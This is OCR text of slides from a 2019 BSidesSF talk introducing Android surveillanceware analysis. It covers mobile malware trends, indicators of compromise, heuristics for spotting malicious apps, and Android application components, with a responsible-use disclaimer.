
Spy Hunter: Reversing Your First Surveillanceware

#BSidesSF2019

Kristina Balaam | @chmodxx, Security Intelligence Engineer

$whoami



@CHMODXX_ @CHMODXX

KRISTINA BALAAM

Security Intelligence Engineer

1999
Started learning to code

2012 - 2016
Web & mobile dev at an agency

Bachelor of CS, Mcgill
2012

2016
Joined Shopify

2017
Stanford
Adv. Computer Security

2017
Mobile Application Security Role

2018
MSc. Information Security Engineering

2018
Security Intelligence @ Lookout

AGENDA

I. Theory on Android application components

II. Finding samples & building your analysis lab

III. Getting started with open-source analysis tools

IV. Analysis of a surveillanceware application

V. Resources for continued learning


DISCLAIMER

- ✓ The information provided is intended to educate!
- ✓ Use these techniques to help find & remove malicious applications online, or to learn how to protect your *own* applications under development.
- ✓ If you want to hack for $$ and fame, *please* join a bug bounty program like **HackerOne** or **BugCrowd**.
- ✓ ***Be responsible: disclose vulns, research for good!***

WARNING

Many malware samples contain hard-coded credentials to C2 servers or email addresses. In most countries, it's *illegal* to access these servers using the username/password from the sample!! **DON'T DO IT!**

Mobile Malware Basics



Mobile Device Use

- Gartner predicts that 80% of worker tasks will take place on a mobile device by 2020.

  Gartner, "Prepare for Unified Endpoint Management to Displace MDM and CMT" June 2018

- 95% of Americans now own a cellphone; 77% own a smartphone
- ⅕ Americans are “smartphone-only” internet users
- ¼ American adults say they are “almost constantly” online

  http://www.pewinternet.org/fact-sheet/mobile/ | Pew Research Center, Washington DC 02/18

Rank	Total Population	Online Population	Smartphone Penetration
1	United Arab Emirates	9,543,000	82.2%
2	Sweden	9,987,000	74.0%
3	Switzerland	8,524,000	73.5%
4	South Korea	50,897,000	72.9%
5	Taiwan	23,611,000	72.2%
6	Canada	36,958,000	71.8%
7	United States	328,836,000	71.5%
8	Netherlands	17,085,000	71.0%
9	Germany	80,561,000	71.0%
10	United Kingdom	65,913,000	70.8%
11	Belgium	11,513,000	69.7%
12	Spain	46,117,000	69.5%
13	Australia	24,967,000	69.3%
14	Azerbaijan	10,070,000	69.1%
15	Italy	59,788,000	68.5%

https://en.wikipedia.org/wiki/List_of_countries_by_smartphone_penetration

The Perfect Espionage Platform


Always Connected

- Voice
- Camera
- Email
- Location
- Passwords & MFA
- Contact lists
- and more…

Malware Trends:

multi-platform campaigns

Means of Propagation



Phishing

- Email
- SMS / Text
- Social media

Gain Access

- Dropper installs, or
- Exploit, or
- Victim clicks through for install

Elevate Privilege

- Install payload or
- Rootkit or
- Dropped apps, or
- Exploit vulns

Perform Espionage

Receive commands to:

- Send / exfiltrate private data, pictures, camera, audio

Common Types of Mobile Malware

SPY/
SURVEILLANCE

ADWARE/
CHARGEWARE

TROJAN
VIRUS

BOT

Surveillanceware vs. Spyware

Spyware

Designed to gather data about a large group of users, spyware collects or transmits sensitive data about a user without their knowledge or consent. Such data can often includes phone logs, text messages or location, browser history, or contact lists.

Surveillanceware

Designed to capture and transmit discreet and sensitive user information such SMS messages, voicemails or phone conversations. Differs from spyware by targeting specific individuals or organizations.

https://www.lookout.com/know-your-mobile/glossary

Important Terms

IOC (Indicators of Compromise): *an artifact observed on a network or in an operating system that with high confidence indicates a computer intrusion...Typical IOCs are virus signatures and IP addresses, MD5 hashes of malware files or URLs or domain names of botnet command and control servers. (Wikipedia)*

C2 Server (Command & Control Server): *controlled by the malicious actor to either send remote commands to an application, or receive data collected by that application.*

Malware Family: *programs similar in functionality that can be seen as iterations on earlier versions of the malicious software.*

Heuristics: *elements of a malicious application common across families that can be used to detect similar/related applications.*

Is It Malware?

Popular IOCs

- ✓ *Domains*
- ✓ *IP Addresses*
- ✓ *Unique strings*
- ✓ *Unique files*
- ✓ *Signatures*


Potentially Malicious Behaviours

- ✓ *TONS of useless packages or libraries*
- ✓ *Extensive permissions*
- ✓ *Multi-DEX (eg. classes2.dex)*
- ✓ *Hiding the launch icon (!!!)*
- ✓ *Sketchy naming conventions (eg. com.services.android)*

Why Do We Care?

- ✓ Endpoint security often relies on “heuristics” to convict malicious apps
- ✓ Convicting apps allows us to notify users that their devices may be compromised
- ✓ Ramifications of compromised devices - especially with surveillanceware and spyware can be serious (eg. Pegasus)


Working with Android Malware




Application Components


ACTIVITY	• Single, focused window • Interacts with the user
INTENTS	• Used to start an activity or service • Can be broadcast & received within the application & with other applications • Implicit vs. Explicit
BROADCAST RECEIVERS	• Inter-process communication (IPC) endpoint • Used for apps to specify they want to receive an implicit intent
SERVICE	• Background operation / operation that doesn't require a user • BluetoothOppService, SmsReceiverService
CONTENT PROVIDERS	• Store data persistently • Manage the storage of application data • Used for sharing data between applications
WEBVIEW	• Act like a web browser • WebKit engine used to display web pages
PERMISSIONS	• The activities an application can perform are restricted to its permissions • Applications sandboxed by the OS so they can't access another apps data
MANIFEST	• XML file • Information about the app: permissions definitions, activities/services/broadcast receiver definitions, info about external libraries, version information...

Packaging Android Applications



